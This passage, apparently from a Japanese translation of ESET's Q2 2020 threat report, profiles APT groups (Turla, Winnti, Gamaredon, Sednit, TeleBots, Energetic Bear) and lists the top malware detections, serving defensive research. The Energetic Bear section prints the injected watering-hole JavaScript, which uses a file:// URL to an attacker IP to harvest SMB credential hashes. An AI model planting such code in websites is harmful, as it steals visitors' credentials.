この攻撃キャンペーン中に展開された Korplug の亜種は、Google ドキュメントの公開共有ファイルを利用して、（よく知られている DZKS および DZJS 区切り文字列を使用して）C&C アドレスを取得し、.NET インジェクターを使用して msdt.exe プロセスに注入されます。興味深いことに、このインジェクターは正規の ***InstallUtil.exe インストーラーツール*** [29] を使用して実行されます。

ESET は影響を受けた大学に連絡を取り、被害の修復に必要な情報を提供しました。



暗号化された Korplug C&C アドレスを含む Google ドキュメントの公開ドキュメント。

ビデオゲーム業界が標的であることに変わりはありません

アジアのビデオゲーム業界は、依然として Winnti Group の標的であり続けています。ESET のホワイトペーパー「*点と点をつなぐ：サイバー犯罪者組織 Winnti Group の攻撃ツールと手法の最新情報を解説* [30]」で説明しているように、Winnti Group マルウェアからのペイロードは、システムボリュームのシリアル番号を使用して暗号化される場合があります。そのため、シリアル番号を把握しているか、総当たりで特定できない限り、分析は困難です。これはまた、このマルウェアサンプルがそのボリュームからのみ実行されることも意味します。ところが数か月前、ESET の研究者による新発見がありました。発見したのは、マシンのドメイン名を使って暗号化されたペイロードで、それはつまり、組織全体に対して攻撃が可能であることを意味します。容易に復号化できるように思えますが、コンテキストがなければ、総当たりの手法を使用するのは一層困難です。なぜなら、ドメイン名は通常、ボリュームシリアル番号の 4 バイトより長い文字列であるからです。

Winnti Group と Equation のアーティファクトを含む謎のサンプル

2020 年 5 月、ESET Research は、Equation Group および Winnti Group のアーティファクトを含むマルウェアサンプルについての*スレッドを Twitter に投稿* [31] しました。これらの興味深いサンプルは、PeddleCheap と呼ばれる Equation インプラントを起動すると同時に、Adobe Flash Player の正規コピーをインストールします。このマルウェアを埋め込む目的で、Winnti Group だけが使用することが知られているパッカーが採用されていました。これらのサンプルの背景は不明のままです。

セキュリティ侵害の痕跡 (IoC) [21]

Turla

Turla（別名：Snake）は、10 年以上前に活動を開始し、主に政府機関や防衛業界を標的にするサイバースパイグループです。Turla は、LightNeuron [32]、ComRAT [33] などの高度な Windows マルウェアを使用することで知られています。

Agent.BTZ から ComRAT v4 まで：10 年の歴史

ESET の研究者は、Turla グループによって実行された最も古いマルウェアファミリーのひとつの新バージョンを発見しました。ComRAT（別名 Agent.BTZ）は悪意のあるバックドアで、2008 年の米軍のコンピュータへの侵入に使用されたことで知られています。2007 年にリリースされた可能性が高いこのマルウェアの最初のバージョンは、リムーバブルドライブを介して拡散するワーム機能がありました。

少なくとも 2 つの外務省と 1 つの国会を標的にした最新バージョンは、C++ で開発され、仮想 FAT16 ファイルシステムを使用しています。更新されたバックドアの最も興味深い機能は、Gmail の Web UI を使用してコマンドを受信し、データを盗み出す機能です。追加のプログラムを実行するなど、侵入先のコンピュータでさまざまなアクションを実行できます。

ESET は、この最新バージョンの ComRAT が 2020 年初めにも使用されている兆候を発見しました。これは、Turla グループが依然として非常に活発であり、外交官や軍関係者にとって大きな脅威であることを示しています。

WeLiveSecurity ブログ記事 [34] | *ホワイトペーパー* [33]

Turla、ESET 脅威レポート独占情報

Turla：身を潜めて引き続き Microsoft Exchange サーバーを標的に

2020 年第 2 四半期、Turla グループに関する多くの進展は観測しませんでした。しかし、わずかではありますが観測した活動からは、Microsoft Exchange サーバーに対する関心が依然として高いことが伺えます。例えば、Turla グループはドメイン認証情報を取得する目的で、PowerShell スクリプトを使用し、Mimikatz の DCSync 機能を実行しました。

ESET が追跡調査したところ、Turla グループは現在、文書化されていないバックドア「Crutch」を使用して、リムーバブルドライブからドキュメントを監視・収集し、クラウドストレージにアップロードしています。

Gamaredon グループ

Gamaredon グループは、少なくとも 2013 年から活動している脅威グループです。主にウクライナの機関を標的とした数多くの攻撃を実行しています。

自ら「獲物」を育てる Gamaredon グループ

ESET の研究者は、非常にアクティブな Gamaredon グループがさまざまな攻撃キャンペーンで侵入後に使用していた、それまで文書化されていなかったツールをいくつか発見しました。あるツール（Microsoft Outlook を標的とした VBA マクロ）は、標的のメールアカウントを使用して、被害者の Microsoft Outlook アドレス帳の連絡先にスピアフィッシングメールを送信します。

Gamaredon グループのツールセットにはステルス性はほぼありませんが、マシンのフィンガープリンティング、入手可能な機密データの把握、ネットワーク全体への拡散には非常に効果があります。これらの機能はおそらく、高度な攻撃の初期段階で使用した場合に効果を発揮すると考えられます。

WeLiveSecurity ブログ記事 [35]

Operation In(ter)ception: イン (ター) セプション作戦

ESET は、2019 年 9 月から 12 月にかけて活発化した欧州や中東の航空宇宙・軍事企業を狙った標的型攻撃を Operation In(ter)ception: イン (ター) セプション作戦と命名しました。本作戦の特徴は、LinkedIn を使用したスピアフィッシング、検出を回避するための効果的ないくつもの手法、そしてスパイ活動に加えて金銭の獲得を目的としていることです。

Operation In(ter)ception: イン (ター) セプション作戦
航空宇宙・軍事企業を狙ったサイバースパイ攻撃

ESET の研究者は、航空宇宙・軍事企業を狙った標的を極めて限定した攻撃を検出しました。この攻撃の特徴は、LinkedIn を使用したスピアフィッシング、防御システムによる検出を潜り抜けるためのいくつかの効果的な仕組み、そしてスパイ活動に加えて金銭の獲得を目的としていることです。ESET の研究者は、「Inception.dll」という名前のマルウェアの検体が使用されていたことから、この攻撃を「Operation In(ter)ception：イン (ター) セプション作戦」と命名しました。このマルウェアは 2019 年 9 月から 12 月にかけて利用されていました。

攻撃者は、検出を回避するために、頻繁にマルウェアを再コンパイルし、Windows に含まれるユーティリティを悪用し、正規のソフトウェアや企業になりすましていました。

ESET の研究者は、スパイ活動以外にも、攻撃者が乗っ取ったアカウントを利用して他社から資金を盗み出そうとしていた証拠を見つけています。

標的、開発環境、使用された解析防止手法の類似性など、Lazarus グループとの関連性を示唆するいくつかの痕跡が見つかっていますが、決定的な証拠はまだ検出されていません。

WeLiveSecurity ブログ記事 [36] | *ホワイトペーパー* [37]

イン (ター) セプション作戦、ESET 脅威レポート独占情報


新たな標的を見つけたイン (ター) セプション作戦

ESET の研究者は、イン (ター) セプション作戦を首謀しているサイバー攻撃者の監視を続けてきました。このサイバー攻撃者は、2020 年の前半も活発に活動しており、この作戦が現在も進行中であることを示しています。標的になっているのは、知名度の高い防衛・軍事関連企業です。標的となった企業の拠点は、ブラジル、チェコ共和国、カタール、トルコ、ウクライナにあり、イン (ター) セプション作戦の攻撃者は当初考えられていたよりもはるかに広範囲に活動しており、世界各国で暗躍している恐れがあります。


2020 年上半期に、ESET はトルコの防衛・軍事企業を標的とした 2 つの攻撃を調査しました。最初の攻撃で使用された手法は、ESET が公開しているイン (ター) セプション作戦のホワイトペーパー [37] で説明している手法とほぼ同じでした。攻撃者は、「Aerojet Rocketdyne」社という、ロケットやミサイル推進システムを製造する米国の有名な航空宇宙・防衛企業の人事担当者を装っていました。しかし今回は、攻撃者は、LinkedIn のメッセージで、求人情報と一緒に悪意のある添付ファイルを送信しています。興味深いことに、過去に報告された攻撃と同じおとりの PDF が使用されていました。2 つ目の攻撃では、ESET の研究者は、VirusTotal にアップロードされているステージ 1 のダウンローダーの亜種を確認しただけです。

ウクライナの防衛企業への攻撃については、ESET の研究者は戦術に若干の変化があることに気づきました。攻撃者は、標的ユーザーにアプローチするために偽の LinkedIn アカウントではなく、ウクライナのフリーメールプロバイダを使用し、Tasko（別のウクライナの防衛企業）の名前を悪用したいくつかのメールアドレスを tasko[REDACTED]@ukr.net の形式で作成していました。これらのメールアドレスを使用して、攻撃者は、これまでイン (ター) セプション作戦では見られなかった 2 種類の悪意のある添付ファイルを標的に送信しています。おとりとして使用されていたこれらのファイルは、兵器化された Word 文書と実行ファイルが埋め込まれた PDF ファイルです。

この攻撃で特筆すべきなのは、おとりの Word 文書と PDF の両方で、テキストがウクライナ語で記述されていることです。ウクライナの公用語は英語ではありませんので、イン (ター) セプション作戦の実行組織は、標的を騙す確率を高めたかったものと思われます。このサイバー攻撃者が、なりすましのメールアドレスを使用した他の理由には、LinkedIn はウクライナではあまり人気がないため、別の方法で標的に近づく必要があったことが考えられます。



標的企業の従業員に送られた偽の求人情報



ウクライナの防衛企業 Tasko の名前がおとりとして悪用された兵器化されたワード文書

イン (ター) セプション作戦の実行組織以外にも、ここ数カ月間にウクライナで活動していた攻撃組織があったようです。IssueMakersLab は、2020 年 5 月にも RGB-D5（別名 Kimsuky）というグループがウクライナの防衛企業を標的にしたことを *Twitter アカウントで報告しています* [38]。

ウクライナにおけるイン (ター) セプション作戦では、LNK ファイルとリモートのおとり PDF を使用する手法は使われなくなり、完全に兵器化された Word 文書のみを使用している可能性があります。ESET は、チェコ共和国とブラジルで、このような兵器化された文書を使った同様の攻撃を確認しました。2 番目の攻撃では、攻撃に使用された文書が VirusTotal にアップロードされています。

ESET の研究者はまた、カタールの防衛企業に対する攻撃も検出しました。興味深いことに、このケースでは、イン (ター) セプション作戦のグループは攻撃を完全に開始しませんでした。初期の侵害段階の直後に、グループは攻撃したマシンから痕跡を削除して、手を引いています。これは、目的とする情報を見つけることができなかったために、撤収した可能性があります。

ESET の研究者は今後もイン (ター) セプション作戦の実行組織を監視し、悪意のある活動を追跡していきます。

セキュリティ侵害の痕跡（IoC） [21]

Zebrocy（Sednit）、ESET 脅威レポート独占情報

Sednit グループ（別名 APT28、Fancy Bear、Sofacy、STRONTIUM）は少なくとも 2004 年から活動しており、大規模で注目を浴びた複数の攻撃の実行者であると考えられています。Zebrocy など、多様なマルウェアツールを使用しています。

2020 年第 2 四半期に拡大した Zebrocy

Sednit グループは、Zebrocy マルウェアの展開において、過去数か月の間に新しい活動を開始しています。複数の被害者（主に東ヨーロッパの国の外務省）のコンピュータ上で、Zebrocy のコンポーネントが発見されました。ESET の研究者は、2020 年第 1 四半期は Zebrocy マルウェアが展開されていないことを確認しましたが、2020 年 4 月以降再び現れました。Sednit グループの目的は完全には解明されていませんが、ここ数年は他言語でコンポーネントの一部を再実装する実験を行っています。このグループは依然として変わらず、ダウンローダーやバックドアなどのコアコンポーネントに Delphi および Go 言語を使用しているようです。

過去の攻撃キャンペーンでは、最初の侵入手段として VBA（Visual Basic for Applications）マクロを使用するリモートテンプレートが組み込まれた、Word のフィッシングドキュメントが使用されていました。しかし 2020 年第 2 四半期には、Web ベースの URL（例：http://example.com/template.dotm）を使用する代わりに、SMBv1 プロトコルの弱点を悪用する目的で file:// プレフィックスのトリックを使用する手法に切り替えました。これにより、ユーザー名、Active Directory のドメイン、被害者の Windows アカウントパスワードのハッシュ、マシンの IP アドレスなど、マシンの一部の要素（SMBv1 が被害者のコンピュータで無効になっていない場合）のパッシブフィンガープリントが可能になっています。このトリックは、興味のない標的を除外するために使用されていると考えられます。こうすることで、特定のユーザーにのみ悪意のある Word テンプレートが配布され、その後 Word に組み込まれているマクロが Delphi ダウンローダーを配信して実行します。Go で作成されたバックドアであるダウンローダーとそのペイロードは、極めて単純なものです。また、おそらくフィッシングドキュメント用に条件付きで提供されるテンプレート内のマクロによって実行されたチェックが原因で、以前ほど多くのアンチデバッグ機能やアンチ VM 機能を有していません。

TeleBots、ESET 脅威レポート独占情報

TeleBots（別名 Sandworm）は、KillDisk、NotPetya、BadRabbit などの高度なマルウェアを使用し、主にウクライナに対して破壊的なサイバースパイ攻撃を実行することで知られているAPTグループです。さらに、TeleBotに使用される Exaramel マルウェア [39] のコードが、悪名高い Industroyer [40] バックドアのコードと類似していること、ならびに NotPetya マルウェアのコードと GreyEnergy の Moonraker Petya [41] のコードと類似点があることを、ESET は突き止めました。

2020 年第 2 四半期に Telebots が「好んで使用したツール」は Microsoft Azure とカスタムの Linux マルウェア


2020 年第 2 四半期に新しい TeleBots のアクティビティが、ESET の研究者によって検出されました。このグループは、公開されているさまざまな攻撃ツールを利用して攻撃方法を拡張していました。攻撃者は、標的ネットワーク内の内部リソースにアクセスするために、複数の TLS トンネルの作成を試みました。興味深いのは、攻撃者がこのタスクを達成するために Microsoft Azure インフラストラクチャを使用することを選択した点です。また、攻撃者はカスタムの Linux マルウェアも使用しました。

Mustang Panda、ESET 脅威レポート独占情報

Mustang Panda は、香港、モンゴル、ミャンマー、ベトナムを含むアジア諸国の NGO、政府機関、およびその他組織を標的にしたことで知られるサイバー犯罪組織です。このグループの活動が最近になって Anomali [42]、Avira [43]、Lab52 [44]、ミャンマーコンピュータ緊急対応チーム [45] によって報告されました。

Mustang Panda に使用された署名付き Korplug バイナリ

ESET の研究者は、Mustang Panda によって使用された興味深い Korplug（別名 PlugX）マルウェアサンプルをいくつか発見しました。Korplug マルウェアは、さまざまなグループによる標的型攻撃に使用されており、通常 DLL サイドローディング手法を使用します。したがって、ほとんどの場合、Korplug サンプルはデジタル署名されていません。しかし、このケースのサンプルは有効なデジタル証明書で署名がされていました。発見された 2 つのサンプルは、中国の武漢にあるとされる企業（Wuhan Aixinsen Technology）の証明書で署名されています。



ESET が分析した Korplug サンプルで使用されるデジタル証明書

埋め込まれているタイムスタンプによると、これらのサンプルが署名されたのは 2020 年 1 月です。同じ証明書で署名された悪意のないバイナリは発見できなかったため、この証明書は攻撃者が不正取得したものだと ESET の研究者は結論付けています。ESET は、この証明書の不正使用を GlobalSign に報告しました。

セキュリティ侵害の痕跡（IoC） [21]

Energetic Bear、ESET 脅威レポート独占情報

Energetic Bear（別名 Dragonfly）はサイバースパイ集団で、当初は重要インフラストラクチャ、具体的にはエネルギー業界を主な標的としていました。このグループは 2017 年に米国の核施設を攻撃し、大きく報道されました。また、米国国土安全保障省が発表したいくつかの [46] レポート [47] のテーマとなっていました。

2020 年 Q2：複数の偵察活動

Energetic Bear は、攻撃の偵察段階で水飲み場型攻撃（別名、戦略的 Web 攻撃）を実行することが知られています。具体的には、SMBv1 プロトコルの弱点を悪用する目的で file:// プレフィックスのトリックを使用します。

目的の Web サイトに侵入した後は、前述した SMB の脆弱性を悪用する目的で、Web シェル（通常は WSO の一種）と、JavaScript コードの一部が埋め込まれます。右の画像は、サンフランシスコ空港の Web サイトの 1 つで発見された悪意のあるコードを示しています。

```
<!--//--><![CDATA[// ><!--

bL=document.getElementsByTagName("body");
el=document.createElement("img");
el.style.width="1";
el.style.height="1";
el.style.visibility="hidden";
el.src="file://51.159.28.101/icon.png";
bL[0].appendChild(el);

//--><!]]>
```

アクセスしたユーザーのブラウザがこのコードを実行すると、ユーザーのコンピュータまたはネットワークで SMBv1 が無効になっていなければ、SMB プロトコルを使用して SMBv1 経由で Energetic Bear サーバーに要求を送信します。送信された要求には、被害者のフィンガープリンティングに使用可能な以下の情報が含まれています。

- 被害者が接続している Active Directory ドメインのドメイン名とユーザー名
- 被害者の Windows アカウントのパスワードのハッシュ
- 被害者の IP アドレス

この情報が被害者のフィンガープリンティングに使用されるだけでなく、攻撃者は被害者のパスワードを特定する目的でパスワードハッシュを総当たり攻撃する可能性があります。その次に、攻撃者はこれらの認証情報を悪用して、攻撃の次のステップを実行することができます。たとえば、RDP を介してインターネットからアクセスできる場合、被害者の Web メールや Windows マシンにアクセスできる可能性があります。攻撃者がすでに標的ネットワークに足場を確保している場合、追加の認証情報を使用すれば水平方向への移動と、場合によっては権限昇格が可能になります。

2020 年第 2 四半期、ESET の研究者はこのグループによるセキュリティ侵害を受けた米国とウクライナの Web サイトを発見しました。

- サンフランシスコ国際空港（SFO）の従業員が使用する 2 つの Web サイト
- 2 つのウクライナの報道機関
- ウクライナのエンジニアリング会社の Web サイト


企業・組織への提言

Energetic Bear が悪用する SMB の脆弱性は、このプロトコルの最初のバージョンにのみ存在します。このバージョンには他にも多数の脆弱性が存在するため、企業全体で無効にすることを*強くお勧めします* [48]。レガシーソフトウェアが原因で無効にできない場合には、ファイアウォールを使用して、少なくとも内部ネットワークと外部ネットワークの間のすべての SMBv1 接続をブロックすることをお勧めします。


また、インターネットに直接接続するサービスについては、2 要素認証を有効にすることも推奨されます。これにより、攻撃者はユーザーパスワードを入手していても、そのユーザーのアカウントにログインできなくなります。

脅威情報：統計と傾向

ESET のテレメトリ（監視チームデータ）から見る
2020 年第 2 四半期の脅威状況



2020 年第 2 四半期のマルウェア検出率



2020 年第 2 四半期に検出されたマルウェアトップ 10（% はマルウェア検出率）
左：グローバル、右：日本

全世界で検出されたマルウェアトップ 10

LNK/Agent トロイの木馬、
2020 年 Q1：1 位↔ 2020 年 Q2：1 位 (日本：トップ 10 以下)

LNK/Agent は、Windows LNK ショートカットファイルを利用してシステムの他のファイルを実行するマルウェアの検出名です。ショートカットファイルは、通常は無害であると考えられており、疑われる可能性が低いため、攻撃者の間で人気が高まっています。LNK/Agent ファイルにはペイロードが含まれておらず、通常は他の複雑なマルウェアの一部として利用されます。LNK/Agent ファイルは、悪意のあるファイルがシステムに常駐できるように、セキュリティを侵害する方法として頻繁に使用されます。

VBA/TrojanDownloader.Agent トロイの木馬、
2020 年 Q1：2 位↔ 2020 年 Q2：2 位 (日本 :1 位)

VBA/TrojanDownloader.Agent の検出名は、ユーザーを騙して悪意のあるマクロを実行させるために悪意を持って作成されたさまざまな Microsoft Office ファイルに使用されます。ファイルに含まれている悪意のあるマクロが実行されると、通常、追加のマルウェアをダウンロードして実行します。悪意のあるドキュメントは通常、電子メールの添付ファイルとして送信されます。この添付ファイルは、受信者にとって重要な情報に見せかけたものになっています。

Win/Exploit.CVE-2017-11882 トロイの木馬、
2020 年 Q1：3 位↔ 2020 年 Q2：3 位 (日本 :4 位)

この検出名は、Microsoft Office のコンポーネントである Microsoft 数式エディターに存在する ***CVE-2017-11882*** [49] の脆弱性を攻撃するように特別に細工されたドキュメントに使用されます。このエクスプロイトは公開されており、通常、セキュリティ侵害の初期段階として使用されます。ユーザーが悪意のあるドキュメントを開くと、エクスプロイトが開始され、シェルコードが実行されます。その後、別のマルウェアがコンピュータにダウンロードされ、任意の悪意のあるアクションが実行されます。

DOC/TrojanDownloader.Agent トロイの木馬、
2020 年 Q1：13 位↑ 2020 年 Q2：4 位 (日本 :10 位)

この分類は、インターネットから追加のマルウェアをダウンロードする悪意のある Microsoft Word 文書を表します。Word 文書は多くの場合、請求書、フォーム、法的文書、一見すると重要な情報に偽装されています。これらの文書は、悪意のあるマクロ、埋め込まれた Packager（およびその他の）オブジェクトに依存している可能性があります。また、マルウェアがバックグラウンドでダウンロードされている間、受信者の注意をそらすおとり文書としても機能します。

HTML/Fraud トロイの木馬、
2020 年 Q1：14 位↑ 2020 年 Q2：5 位 (日本 :3 位)

HTML/Fraud の検出には、被害者の関与によって金銭等の利益を得ることを目的として配布された、HTML ベースの不正コンテンツのさまざまなタイプが含まれます。たとえば、詐欺サイトや、HMTL ベースの電子メール、電子メールの添付ファイルなどです。そのような電子メールは、受信者に宝くじに当選したと信じ込ませて、個人情報を提供するように要求します。もう 1 つの一般的なケースは、有名な「ナイジェリア王子詐欺（別名「419 詐欺」）をはじめとする、いわゆる ***前払い詐欺*** [50] です。

HTML/Phishing.Agent トロイの木馬、
2020 年 Q1：6 位↔ 2020 年 Q2：6 位 (日本 :5 位)

HTML/Phishing.Agent の検出名は、フィッシングメールの添付ファイルでよく使用されている悪意のある HTML コードに使用されます。通常、実行ファイル形式の添付ファイルは自動的にブロックされるか、ユーザーが警戒するため、攻撃者は実行ファイルなどの代わりに HTML コードを使用する傾向があります。このような添付ファイルが開かれると、銀行、決済サービス、ソーシャルネットワーキングの公式 Web サイトを偽装したフィッシングサイトが Web ブラウザに表示されます。これらの Web サイトでは認証情報または他の機密情報を入力するようにユーザーに要求し、入力した情報が攻撃者に送信されます。

JS/Agent トロイの木馬、
2020 年 Q1：9 位↑ 2020 年 Q2：7 位 (日本：トップ 10 以下)

この検出名は、さまざまな悪意のある JavaScript ファイルに使用されます。これらの JavaScript ファイルは、静的な手法による検出を回避するために難読化されることが多くあります。それらは通常、ユーザーがアクセスしただけでセキュリティを侵害することを目的として、乗っ取った正規の Web サイトに配置されます。

Win/HackTool.Equation トロイの木馬、
2020 年 Q1：8 位↔ 2020 年 Q2：8 位 (日本：トップ 10 以下)

Win32/HackTool.Equation の検出名は、米国国家安全保障局（NSA）が最初に開発し、ハッキング組織 Shadow Brokers によって公開されたツールに使用されます。このツールは漏洩した後すぐに、サイバー犯罪者の間で広く使用されるようになりました。この検出名は、漏洩したこれらのツールから派生したマルウェアや同じ手法を使用する脅威にも使用されます。

Win/Bundpil ワーム、
2020 年 Q1：4 位↑ 2020 年 Q2：9 位 (日本：トップ 10 以下)

Win32/Bundpil は、リムーバブルメディアを介して拡散するワームです。これは、最大級のボットネットのひとつである Wauchos の一部であり、***Gamarue*** [51] または Andromeda としても知られています。Bundpil は、Wauchos の常駐化を支援し、ネットワークでグローバルに削除できないようにするために設計されました。ドメイン生成アルゴリズムが含まれており、DNS 要求を変更できます。

JS/Danger.ScriptAttachment トロイの木馬、
2020 年 Q1：15 位↑ 2020 年 Q2：10 位 (日本 :2 位)

JS/Danger.ScriptAttachment は、電子メールの添付ファイルに含まれる悪意のあるスクリプトの一般的な検出名です。これらの悪意のある添付ファイルの主な目的は、影響を受けるコンピュータに追加のマルウェアをダウンロードすることです。JS/Danger.ScriptAttachment は、数多くの大規模なマルスパム攻撃、特に最終的なペイロードとして TrickBot および多くの場合ランサムウェア [52] を配布する攻撃を加速させています。

ダウンローダー


Nemucod は、マルスパム攻撃によって日本で拡散し、Avaddon ランサムウェアをペイロードとしてダウンロードしていました。

2020 年第 2 四半期の全体的なダウンローダーの活動量は、今年の最初の 3 か月と比較すると、わずかに減少しました。

